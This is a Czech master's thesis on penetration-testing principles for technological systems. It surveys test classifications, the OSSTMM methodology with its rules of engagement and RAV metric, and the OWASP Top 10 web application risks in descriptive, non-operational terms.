**Univerzita Hradec Králové**
**Fakulta informatiky a managementu**
**Katedra informačních technologií**

# Principy penetračního testování pro technologické systémy

Diplomová práce

Autor: Ondřej Pipek
Studijní obor: Aplikovaná informatika

Vedoucí práce: Mgr. Josef Horálek, Ph.D.

Hradec Králové srpen 2020

Prohlášení:

Prohlašuji, že jsem tuto diplomovou práci vypracoval pod vedením vedoucího práce Mgr. Josefa Horálka, Ph.D. samostatně a s použitím uvedené literatury.

*vlastnoruční podpis*

V Hradci Králové dne 13.8.2020 Ondřej Pipek

Poděkování:

Děkuji vedoucímu diplomové práce Mgr. Josefovi Horálkovi, Ph.D. za cenné rady, ochotu a připomínky při zpracování této práce.

# Anotace

Cílem diplomové práce je zpracovat a otestovat metodiku pro penetrační testování z prostředí technologických systémů.

V teoretické části práce autor představí principy penetračního testování s důrazem na prostředí technologických systémů. Autor představí vhodné nástroje pro penetrační testování se zaměřením na využitelnost vhodných frameworků.

V praktické části pak autor připraví postupy pro využití jednotlivých vybraných nástrojů a sady testů včetně testovacích scénářů a jejich vyhodnocení. Výstupem praktické části pak bude ověření navržených scénářů v praxi a podrobná step-by-step metodika pro přípravu, realizaci a vyhodnocení penetračních testů na základě navržených scénářů.

# Annotation

## Title: Principles of penetration testing for technological systems

The main goal of this thesis is to create and test a methodology for penetration testing in the technology systems environment.

In the theoretical part of the thesis, the author introduces principles of penetration testing with the emphasis on the technology systems environment. The author further introduces appropriate tools for penetration testing with the focus on the usability of suitable frameworks.

In the practical part, the author prepares procedures for the use of each selected tool and test sets including testing scenarios and their evaluation. The output of the practical part will be practical verification of the prepared scenarios and detailed step-by-step methodology for preparation, implementation and evaluation of penetration tests based on the prepared scenarios.

# Obsah

# Seznam obrázků

# 1 Úvod

Informační technologie v současné době získávají čím dál víc na popularitě. Jsou a budou nezbytným pomocníkem v pracovním i osobním životě. Množství zařízení připojených do internetu roste každým dnem. Vzhledem k tomu je potřeba i investovat čas a finance do zabezpečení IT infrastruktury. Organizacím v dnešní době nestačí mít na zařízeních nainstalovaný antivir a filtrovat síťový provoz firewallem. Vývoj je velmi rychlý a jen těžko se s ním drží krok.

Skupina lidí, která se nazývá etičtí hackeři, vznikla jako důsledek vzrůstajícího počtu kybernetický útoků. Etický hackeři hledají bezpečnostní rizika v zařízeních a systémech, aniž by je zneužili ve svůj vlastní prospěch, naopak na ně upozorní, aby mohly být opraveny. Vytváří metodiky a scénáře, jak se proti útokům bránit.

Neustálý vývoj moderních technologií vyžaduje vymýšlet nové způsoby, jak útokům předcházet. Netýká se to pouze firem, ale i domácností. Citlivá a důležitá data jsou prakticky všude, ať už jsou uloženy na serverech, počítačích nebo jiných zařízení. Když přijde na řadu bezpečnost počítačových systémů, je dobré neponechat nic náhodě. Jakmile se hacker jednou dostane do systému, může to být nezvratný proces a vracení napáchaných škod je časově i finančně náročné. Proto je dobré do zabezpečení investovat a starat se o prevenci.

Penetrační testování slouží ke zjištění bezpečnostních slabin dřív, než je objeví potencionální útočník. Výsledkem je přehled slabých a silných míst síťové infrastruktury. Testování pomáhá odhalit nedostatky v architektuře a špatné konfiguraci. Stejné nebo podobné techniky by použil i skutečný hacker.

Občas se jedná dokonce i o zdraví, jeden z těchto útoků se stal v září 2019, kdy hackeři napadli technickou infrastrukturu Viktoriánské nemocnice virem zvaným ransomware. To mělo za následek izolaci lokální sítě od internetu. Personál nemocnice měl problémy se čtením karet pacientů, systémem pro plánování časového harmonogramu pacientů [1].

Ne každý si uvědomuje, že cílem útoku může být i soukromí a osobní data. Vláda Spojeného království zorganizovala v roce 2014 mezinárodní akci, při které byla zrušena ruská webová stránka, na které byla zveřejněna videa z různých webkamer


včetně domácích chůviček. Převážně byl problém na straně uživatelů, kteří si nezvolili žádné heslo nebo měli nastavené málo složité nebo nebyl pravidelně aplikován upgrade firmware kamer, který zahrnuje bezpečnostní záplaty zjištěných zranitelností. Zároveň uživatelé měli zapnutý vzdálený přístup, tedy kameru dostupnou z internetu [2].

# 2 Definování penetračního testování

Penetrační testování nebo také tzv etický hacking je způsob testování systému, sítě nebo webové aplikace, při kterém se hledají bezpečnostní nedostatky, kterých může hacker zneužít. Testování může být automatizováno nebo vykonáváno ručně. Jedná se o proces shromáždění informací o cíli a identifikace způsobu průniku do systému.

Hlavním cílem testování je shromáždění bezpečnostních slabin. Penetrační testování lze použít k testování bezpečnostních politik organizace, dodržování těchto předpisů a schopnost organizace identifikovat a reagovat na bezpečnostní hrozby. Shromážděné informace jsou obvykle poskytovány správcům IT organizace, což jim umožňuje provádět strategická opatření [3].

V prvních fázích se využívá sken zranitelnosti, který by měl odhalit potencionální bezpečnostní slabiny. V této fázi dochází ke zjištění, jaké služby jsou spuštěny na cílovém zařízení, verze služeb, zjištění, na jakých portech jsou služby spuštěny, identifikace operačního systému a tak dále. Velice často používanými nástroji jsou Nmap, Nessus, OpenVAS, Nikto [3]. Tyto nástroje budou popsány podrobně v dalších kapitolách.




**Obrázek 1 Vývojový diagram detailního scénáře penetračního testování**
Zdroj: Vlastní zpracování

V další fázi by tyto zranitelnosti měli být prolomeny, protože se může stát, že sken zranitelnosti odhalí bezpečnostní slabiny chybně. Penetrační testování by měl provádět kvalifikovaný expert, někdy nazývaný jako etický hacker. K prolomení bezpečnostních slabin se používá například nástroj METASPLOIT framework, který v sobě skrývá velké množství exploitů. Vzhledem k velkému počtu uživatelů, kteří jej používají, nástroj je dobře zdokumentovaný. Pokud proběhne vše bez komplikací, na konci této fáze by měl mít etický hacker přístup do systému, aniž by si toho někdo všiml.

Výsledná zpráva generovaná penetračním testem poskytuje zpětnou vazbu pro organizaci k naplánování investic, které plánuje investovat do bezpečnosti IT infrastruktury. Zpráva může také pomoci vývojářům, vyvíjet bezpečnější aplikace. Pokud vývojář pochopí, jak hacker pronikl do aplikace, snadněji tuto chybu opraví.

Zařízení a systémy, na které se při testování cílí, jsou různé. Mohou to být servery, síťová zařízení, bezdrátové sítě, mobilní a bezdrátová zařízení.

## 2.1 Klasifikace penetračního testování

Každá metodika se v dělení penetračního testování mírně liší, nicméně dělení lze zjednodušit do tří skupin, a to na základě informací, které hacker předem o dané síti nebo systému zná. Skupiny jsou následující.

- **Blackbox –** Žádné informace nejsou dostupné. Simulace útoku zvenčí bez jakýchkoliv předchozích znalostí.
- **Graybox** – Pouze omezené informace jsou dostupné, např.: přihlašovací údaje do systému, IP adresa cíle. Simulace útoku, kdy útočník má určité povědomí o síti nebo systému. Mohlo by se jednat například o bývalého zaměstnance. Jedná se o kombinaci blackbox a whitebox penetračního testování.
- **Whitebox** – Všechny informace jsou dostupné, např.: topologie sítě, přístup do sítě, zdrojový kód aplikace. Simulace útoku, který odhaluje tolik slabin systému, jak jen je to možné [5].

Rozlišuje se, zda se útočník nachází uvnitř sítě nebo mimo. Tedy jestli má možnost být s počítačem fyzicky či virtuálně (např. VPN) připojen přímo do lokální sítě (LAN) nebo útočí z veřejného internetu (jiné sítě), jak je vysvětleno dále.

- **Externí penetrační test,** nejvíce používaný způsob, zaměřený na útok zvenčí, mimo lokální síť. Testovaný systém musí být připojen k internetu. Typicky se jedná o Blackbox testování. Útok je většinou veden na DMZ (demilitarizovanou zónu). To je část sítě, která je fyzicky či virtuálně oddělena od zbytku lokální sítě. V DMZ jsou typicky všechna zařízení, která potřebují být přístupná z internetu. Většinou se jedná o webový nebo emailový server a tak dále. Provoz mezi DMZ a zbytkem lokální sítě je monitorován firewallem [6].
- **Interní penetrační test** zjišťuje, k čemu mají zaměstnanci přístup v síti a co vše mohou udělat. Většinou se jedná o whitebox nebo greybox testování.

Existují dvě techniky penetračního testování, manuální a automatizované. V případě manuálního penetračního testování je proces pomalý, ale komplexní. Pokud mají být výsledky manuálního testování relevantní, testování musí provádět vysoce kvalifikovaný specialista. V druhém případě je proces rychlejší, používají se automatizované nástroje, které jsou na spoustu bezpečnostních slabin už vyvinuty a připraveny. Jejich obsluha není tak složitá [7].

Penetrační testování často využívá principů tzv. týmového testování. Při tomto scénáři jsou osoby na straně objednávající penetrační testování i poskytovatele penetračního testování rozděleny do několika skupin za účelem dosažení lepších výsledků.

- **Červený tým** – Tento tým se skládá z testerů, kteří mají roli útočníků a snaží se proniknout do systému.
- **Modrý tým** – Skládá se ze zaměstnanců bezpečnostního oddělení, kteří provozují daný systém. Snaží se útok odvrátit a minimalizovat škody.
- **Fialový tým** – Ve fialovém týmu jsou nezávislé osoby. Tento tým získává zpětnou vazbu od obou týmů a slouží jako mezičlánek pro lepší komunikaci mezi oběma týmy. To vede zefektivnění činnosti obou týmů [8].

# 3 Metody přístupy, postupy

Tato kapitola je věnována popisu standardů a metodik pro penetrační testování. Byly vybrány často používané standardy, které jsou volně dostupné. Pokud organizace plánuje investice do bezpečnosti, měla by si nějakou metodiku neboli standard vybrat. Na základě toho vyplyne, jakým způsobem během testování dále postupovat. Tester, analytik se tím vyhne vymýšlením činností, procesů a scénáře, který řešil už někdo před ním a ušetří si drahocenný čas.

Standardy se liší v mnoha ohledech, některé popisují detailně kroky a nástroje, některé jsou naopak volnější. Jsou standardy placené a open source. V mnoha případech za vývojem stojí velká skupina dobrovolníků, kteří se snaží vylepšit kybernetickou bezpečnost, v tomto případě se jedná většinou o neplacené, volně dostupné metodiky.

## *3.1 OSSTMM*

Tato kapitola bude vycházet primárně ze zdroje [28].

OSSTMM (Open Source Security Testing Methodology Manual) je bezpečnostní manuál o bezpečnostních zkouškách, který vznikl v roce 2001 a jeho autorem byl Pete Herzog. Tento projekt spravuje institut pro bezpečnost metodiky ISECOM (Institue for Security and Open Methodologies). Metodika je navržená tak, aby byla konzistentní a opakovatelná. Jedná se o open source projekt. Projekt je nezávislý na prodejcích, výrobcích či politické činnosti. Byly vydány tři verze OSSTMM, aktuální verze je OSSTMM 3, která vznikla v roce 2010 a ta bude v této práci popsána.

Dodržení pravidel a postupů metodiky poskytuje důkladný bezpečnostní test, označovaný jako audit OSSTMM. Vzniklý auditní záznam musí být podepsán bezpečnostním technikem nebo analytikem. Poté se záznam posílá ke kontrole do společnosti ISECOM. Pokud záznam splní všechny předpoklady, může být audit certifikován. Nutností je vymezit, co vše se testuje. Certifikovaný audit je považován za důkaz skutečné bezpečnosti, podává jasný obraz o testovaném systému, obsahuje srozumitelné a jednoduše porovnatelné výsledky.

Pokud analytik provede vše podle příručky, výsledkem je:

- Test, který byl proveden důkladně.
- Test, který zahrnuje všechny potřebné kanály.
- Test, který je v souladu se zákonem.
- Výsledky jsou měřitelné kvantifikovatelným způsobem.
- Výsledky jsou konzistentní a opakovatelné.
- Výsledky obsahují pouze fakta odvozená ze samotných testů.

Protože prostředí jsou podstatně složitější než v minulých letech, to se týká například virtualizace, cloud computingu a dalších nových infrastruktur, proběhly změny v testování. Proto ve verzi OSSTMM zahrnuje testy všech kanálů – lidských, fyzických, bezdrátové, telekomunikační a datové sítě. OSSTMM obsahuje informace pro plánování projektů, kvantifikaci výsledků a pravidla zapojení pro provádění bezpečnostních auditů. Každá nová verze OSSTMM přispívá k efektivnějšímu testování, reaguje na aktuální trendy v IT.

Šest nejčastějších testů se dělí dle informací, které tester o cíli zná a jaké má od testu očekávání.

- **Blind** – Analytik nemá o obraně cílového systému žádné znalosti. Tento slepý audit primárně testuje dovednosti analytika. Cíl o auditu ví a zná jeho detaily, procesy. Účinnost tohoto testu je přímo úměrná dovednostem a znalostem analytika. Někdy je tento test nazýván také War Gaming nebo Role Playing.
- **Double Blind** – Analytik nemá o obraně cílového systému žádné znalosti. Tento slepý audit primárně testuje dovednosti analytika. Cíl o auditu neví a nezná detaily. Účinnost tohoto testu je přímo úměrná dovednostem a znalostem analytika. Někdy je tento test nazýván také Black Box test nebo Penetration test.
- **Gray Box** – Analytik má o obraně cílového systému omezené množství dostupných informací, má však všechny informace o kanálech. Cíl o auditu ví a je na něj připraven. Účinnost tohoto testu je přímo úměrná dovednostem a znalostem analytika. Často je označován jako Vullnerability Test (test zranitelnosti).

- **Double Gray Box –** Analytik má o obraně cílového systému omezené množství dostupných informací, zná však všechny informace o kanálech. Cíl o auditu ví, zná jeho časový rámec, ale ne testované kanály nebo testovací vektory. Double Gray Box testuje dovednosti analytika a připravenost cíle na neznámé proměnné. Hloubka testu závisí na poskytnutých informacích analytikovi a cíli.
- **Tandem** – Analytik i cíl jsou připraveni na audit, oba znají předem veškeré detaily auditu. Tandem testuje ochranu a kontrolu systému. Hloubka tohoto testu závisí na kvalitě informací poskytnutých analytikovi před testem, stejně jako na dovednostech analytika. Tento test je také často nazývaný interním auditem nebo Crystal Box test a analytik je často součástí bezpečnostního procesu.
- **Reversal** – Analytik má o cíli všechny informace, ale cíl nemá žádné. Záměrem testu je připravit cíl na neznámé proměnné během útoku. Test je mnohdy nazývaný Red Team exercise.

**Rozsah** definuje celkové možné testovací prostředí pro jakoukoliv interakci s aktivy, které může zahrnovat i fyzické složky bezpečnostních opatření. Rozsah se dělí do tří tříd, ve kterých existuje pět kanálů: zabezpečení telekomunikací a datových sítí třída COMSEC, kanály fyzické a lidské bezpečnosti třídy PHYSSEC a celé spektrum pro bezdrátový bezpečnostní kanál třídy SPECSEC. Označení tříd je oficiální, používá ho v současné době v EU bezpečnostní průmysl, vláda a armáda. Třídy se používají k definici oblasti studia, výzkumu. Kanály jsou však specifické prostředky interakce s aktivy. Aktivum může být cokoliv, co má pro majitele hodnotu.
Dělení dle kanálů,

- **Lidská bezpečnost** – Zahrnuje lidský prvek, kde interakce jsou fyzické nebo psychologické. Zaměřuje se na hodnocení úrovně informovanosti a bezpečnosti personálu a účinnosti školení o bezpečnosti organizace. Nejčastěji se jedná o sociální inženýrství.

- **Fyzická bezpečnost** – Testování fyzické bezpečnosti, kanál je fyzické i neelektronické povahy. Interakce vyžadují fyzickou námahu, tím je myšleno řízení přístupu, bezpečnostní procesy a fyzická umístění, jako jsou budovy, místnosti atd.
- **Bezdrátová komunikace** – Obsahuje veškerou elektronickou komunikaci, signály. Do bezdrátové komunikace spadají různé formy bezdrátových sítí, které lze zachytit či přerušit, včetně Wi-Fi, RFID atd.
- **Telekomunikační** – Zahrnuje všechny telekomunikační sítě, ať to jsou digitální nebo analogové, kde dochází k interakci telefonické nebo síťové linky (VoIP, PBX a hlasové schránky).
- **Datové sítě** – Tento kanál obsahuje všechny elektronické systémy a datové sítě, kde dochází k interakci přes kabel nebo síťové linky. Tento kanál se zaměřuje na zabezpečení počítačů a sítě.

Metodika určuje pravidla, která jsou nutná dodržet během marketingu, prodeji, provádění testování a zpracování výsledků. Pravidla jsou rozdělena do několika kategorií.

**Prodej a marketing**

- Použití strachu, nejistoty, pochybností nesmí být použito při prodeji nebo v marketingových materiálech.
- Je zakázáno nabízení bezplatných služeb za neproniknutí do systému.
- Veřejný cracking, hacking nebo protiprávní soutěže na podporu zabezpečení prodeje nebo bezpečnostních produktů jsou zakázány.
- Jmenovat minulé nebo současné klienty během marketingové kampaně je zakázané, pokud k tomu nedali písemný souhlas nebo práce pro klienta je stejná.
- Klienti musí být pravdivě informováni o bezpečnostním opatření.

**Posouzení a odhad**

- Provádění bezpečnostních testů bez písemného souhlasu od vlastníka nebo pověřené osoby cílového systému je zakázané.

- Testování bezpečnosti vysoce nestabilních systémů a procesů je zakázáno, dokud není zavedena fungující, stabilní bezpečnostní infrastruktura.

**Smlouvy a jednání**

- Analytik je povinen zajistit důvěrnost a nezveřejnění informací o zákazníkovi, ať už je či není podepsaná smlouva o mlčenlivosti.
- Smlouva by měla vymezit náklady na práci.
- Smlouva musí jasně určit limity a nebezpečí bezpečnostní zkoušky.
- Smlouva musí obsahovat IP adresu nebo telefonní číslo analytika v případě vzdáleného testování.
- Klient poskytne písemné prohlášení, které dovoluje analytikům penetrační testy ve vymezeném rozsahu.
- Smlouva musí obsahovat nouzová kontaktní jména a telefonní čísla a popis postupu pro budoucí změny ve smlouvě.

**Obecná pravidla**

- Analytici jsou povinni znát své nástroje, odkud nástroje pocházejí, jak tyto nástroje fungují a nesmějí je testovat v reálném provozu.
- Zkoušky týkající se osob mohou být prováděny pouze na těch, kteří jsou předem určeni ve smlouvě. Nelze testovat soukromé osoby zákazníky, partnery nebo přidružené společnosti.
- Analytik nesmí systém nechat zabezpečen méně, než byl před testem.
- Výsledky musí zůstat objektivní, nesmí být ovlivněné.
- Pokud jsou ve zprávě uvedená řešení a doporučení, musí být možné doporučení prakticky vykonat.
- Zpráva musí obsahovat úspěšná i neúspěšná bezpečnostní opatření.

Je obtížné projít vše a na nic nezapomenout, proto celý proces testování metodika dělí do sedmi fází.

1. Vymezení, co je nutné chránit, objekty se značí aktiva.

2. Zmapování prostředí, procesů, služeb kolem aktiv, těmto procesům říkáme interakce.
3. Určení rozsahu testování.
4. Definice, jaké interakce probíhají a v jakém rozsahu. Vymezení testovacích vektorů. Testování oddělení A až oddělení B, tomu se říká testovací vektory. V ideálním případě by měl být každý vektor samostatnou zkouškou.
5. Identifikace zdrojů, které budou pro každý test potřeba. Uvnitř každého vektoru se mohou vyskytnout interakce na různých úrovních. Úrovně mohou být klasifikovány mnoha způsoby, nicméně metodika je dělí podle funkcí jako pět kanálů: lidské, fyzické, bezdrátové a telekomunikace a datové sítě. Každý kanál musí být testován samostatně.
6. Nutností je určit, které informace lze z testu získat. Jestliže je testována pouze interakce s aktivy nebo i reakce bezpečnostních opatření. Pro každý test se volí typ zkoušky (Blind, Double Blind, Gray Box atd.).
7. Organizace, která penetrační testování provádí, se musí ujistit, že test je v souladu s platnými pravidly a směrnicemi.

Metodologie v úvodu představuje celkovou filozofii testování, vymezuje a definuje pojmy z oblasti bezpečnosti, bezpečnostního auditu a penetračního testování a je nastíněn možný scénář vlastního testování. Metodika chápe jednotlivé prvky infrastruktury a hrozby jako určité interakce. Zvýšením míry zabezpečení je myšlen lepší přehled o systému a zlepšení kontrolních mechanismů interakcí. OSSTMM definuje několik nových pojmů, které jsou nutné k pochopení celého soukolí.

- směr interakce (vector),
- kontrolní mechanismus, povolující či zakazující interakce (control),
- směr, kterým byl vedený útok – např. škodlivá příloha v e-mailu (attack vector),
- část vektoru, kde selhávají kontrolní mechanismy (attack surface),
- omezení funkčnosti kontrolních mechanismů (limitation),

- dokonalá rovnováha mezi bezpečností a kontrolními mechanismy (perfect security).

Metodika se dále zaobírá tím, jaký by měl být výstup testu. Výstupem by měl být popis částí vektorů, kde selhávají kontrolní mechanismy. OSSTM dělí úrovně interakce do pěti kanálů, jak již bylo popsáno výše. Nespecializuje se pouze na oblast počítačových sítí.


Další kapitoly obsahují popis celého životního cyklu penetračního testování, rady testerovi, jak své služby nabízet a za jakých podmínek. Tyto rady a tipy byly popsány výše. Dále je vysvětleno, co vše by měla obsahovat výsledná zpráva.

Následující kapitola je rozdělena do sedmnácti podkapitol. První podkapitoly se soustředí na identifikaci cílů, které mohou být během testu ohroženy. Následující podkapitoly se věnují průběhu samotného testování a dále se věnují kontrolním poplašným systémům (IDS) nebo tomu, jakým způsobem funguje samotná ochrana dat.

**Zpracování výsledků podle OSSTM**

Výsledky testů se zpracovávají do RAV tabulky, RAV je zkratka z Risk Assessment Value. RAV představuje metriku zranitelnosti. Metrika zranitelnosti popisuje stav, v jakém je zabezpečení síťové infrastruktury vůči potencionálním hrozbám. Je to měřitelná číselná hodnota. Hodnota 100 RAV je považovaná za perfektní zabezpečení. Hodnota RAV nad 100 značí systém, který je už dostatečně zabezpečen a není potřeba utrácet více peněz a energie do zabezpečení. Hodnota RAV pod 100 je stav, kdy v síti existují hrozby, které je třeba analyzovat a eliminovat. Níže je ukázka metriky zranitelnosti, která je dostupná na oficiálních stránkách.

Vstupy do metriky zranitelnosti jsou následující: viditelnost (visibility), přístup (access) a důvěra (trust). Pojem viditelnost vymezuje počet cílů v infrastruktuře, které spadají do rozsahu testu. Hodnota parametru přístup představuje číselnou hodnotu, která počítá závislosti na úrovni interakce (např. počet otevřených portů na počítačových systémech). Vstup důvěra představuje počet vztahů důvěry mezi jednotlivými cíli v rozsahu testu. Vztahem důvěry je myšlena situace, kdy jeden cíl svolí k interakci s jiným.




**Obrázek 2 OSSTM RAV Metrika**
Zdroj: [36]

Níže je ukázka části výsledného reportu. Pokud je testování provedeno v souladu s pravidly, analytik si může správnost svého postupu nechat prověřit přímo u společnosti ISECOM zasláním reportu a ten následně nechat certifikovat. S tvorbou výsledného reportu je spojena zkratka STAR, která vychází z počátečních písmen security test audit and reporting.


**Obrázek 3 OSSTM Audit Report**
Zdroj: [36]

## 3.2 OWASP (Open Web Application Security Project)

OWASP framework je využívaný k vývoji bezpečných aplikací, zjednodušuje samotný proces vývoje, kdy udává stěžejní kroky. Za jeho zrodem stál Mark Crphey a Dennis Groves v roce 2001. OWASP je nezisková organizace, zaměřující se na kybernetickou bezpečnost. Téměř všichni pracovníci OWASP jsou dobrovolníci, včetně správní rady. Organizace vytváří velké množství příruček a metodik testujících bezpečnost. Tyto materiály používají architekti, vývojáři, analytici a vědci. Společnost nedávno vydala i metodiku OWASP Mobile Security Testing Guide, která se zaměřuje na mobilní zařízení. Všechny metodiky, příručky, prezentace jsou


pod open source licencí, tedy volně dostupnou všem, kteří mají zájem. Testeři mají možnost trénovat na nezabezpečených, bezpečnostně děravých aplikacích (OWASP WebGoat).

OWASP Testing Guide je rozdělen do tří hlavních částí. Úvodní fáze se zabývá předpoklady pro testování webových aplikací a také rozsahem testování. Druhá fáze představuje OWASP framework a jeho techniky, metody v jednotlivých fázích průběhu celého životního cyklu vývoje aplikace. Třetí fáze popisuje, jaké zranitelnosti jsou testovány pomocí kontroly kódu a penetračního testování.

Kategorie penetračního testování dle OWASP se dělí podle toho, co a jak organizace chce testovat. Jsou zde tři základní kategorie. Black box, analytik nemá žádné informace, pouze rozsah IP adres, zdrojový kód webové stránky také nemá dostupný. Toto je velmi běžný scénář, kdy je simulován útok zvenčí. White box, analytik má skoro všechny dostupné informace (verze aplikace, operační systém atd.), v tomto případě má dostupný i zdrojový kód webové stránky. Tento scénář je běžný pro interní penetrační testy, kdy organizace se zaměřuje na možný únik informací. Gray box je kombinací předešlých testů, analytik má například k dispozici název aplikace, která běží na pozadí a IP adresu. Ale už nezná konkrétní verzi, databázi atd [30].

Společnost pracuje na velkém množství projektů, velmi důležitým projektem je OWASP Top 10, který popisuje deset nejvýznamnějších zranitelností webových aplikací. Na tento projekt se odkazuje mnoho norem, knih a organizací. Obeznamuje vývojáře, návrháře nebo architekty s tím, jakým způsobem se proti útokům bránit. Vývojáři se tak mohou poučit z chyb ostatních a nedělat ty samé. Pro někoho, kdo nemá mnoho zkušeností a povědomí o zabezpečení webové aplikace, může být dobrým pomocníkem na začátek.

Následující diagram zobrazuje cesty skrz aplikaci, které útočník může najít. Stejně tak vlastní útok může a nemusí mít nějaký dopad na organizaci. Každá z těchto cest představuje bezpečnostní riziko a stojí pak za zvážení, jak závažné pro danou organizaci je. OWASP Top 10 představuje ty nejzávažnější hrozby, ke každé informuje o možných následcích. Každá organizace je unikátní, v některých nejsou pro danou aplikaci původci hrozby, kteří by útok podnikli. Následující zbytek kapitoly bude vycházet primárně z metodické příručky, zdroj [33].




**Obrázek 4 OWASP diagram**
Zdroj: Vlastní zpracování

OWASP podporuje organizace ve vývoji, nákupu a údržbě bezpečných aplikací. Nabízí všem bezplatné a otevřené:

- bezpečnostní nástroje a standardy,
- kompletní knihy o testování bezpečnosti aplikací, vývoji,
- popis bezpečného kódu a bezpečnostní revizi kódu,
- standardy bezpečnostních kontrol a knihoven,
- místní pobočky po celém světě,
- špičkový výzkum,
- rozsáhlé konference po celém světě,
- e-mailové konference.

**OWASP Top 10 bezpečnostních rizik aplikací:**

1. **Injektování** – Ke zranitelnosti dochází, když se jako součást příkazu nebo dotazu vloží do aplikace nebezpečný kód. Díky tomu útočník může neoprávněně přistupovat k datům, upravovat nebo mazat položky v databázi. Na vině je nedostatečná kontrola vstupních dat aplikace.
2. **Chybná autentizace a správa relace** – Funkce, které se vztahují k autentizaci nebo správě relace, jsou špatně implementovány. Díky tomu útočník může kompromitovat hesla, klíče, tokeny a zneužít jiné slabiny k převzetí identity jiného uživatele.

3. **Cross-Site-Scripting (XSS)** – Jedná se o velmi častou hrozbu, kdy hacker do špatně zabezpečené webové stránky vloží svůj vlastní modifikovaný kód, který je následně interpretován jako HTML. Ochranou je nedůvěryhodná data ověřit, případně escapovat. XSS útočníkovi umožní spouštět skripty v prohlížeči oběti.
4. **Nezabezpečený přímý odkaz na objekt** – Pokud vývojář vytvoří odkaz na vnitřní objekt implementace, jedná se o přímý odkaz. Tento přímý odkaz je nutné kontrolovat řízením přístupu nebo jiné ochrany, jinak toho útočník může zneužít a manipulovat s odkazy.
5. **Nezabezpečená konfigurace** – Zabezpečená konfigurace vyžaduje nasazené bezpečné nastavení aplikace, frameworků, webového serveru, databázového serveru a platformy. Výchozí hodnoty zabezpečení jsou často riskantní, nedostatečné. Důležité je software pravidelně aktualizovat.
6. **Expozice citlivých dat** – Velké množství webových aplikací nedostatečně chrání citlivá data klientů, jedná se například o kreditní karty, autorizační údaje atd. Útočník pak může tyto data modifikovat či krást, aby mohl provádět podvody s kreditními kartami, krádeže identity nebo jiné.
7. **Chyby v řízení úrovní přístupu** – Většina webových aplikací ověřuje přístupová oprávnění ještě před tím, než je funkcionalita viditelná v uživatelském rozhraní. Nicméně je nutné, aby se při přístupu ke každé funkci prováděla kontrola přístupu na server.
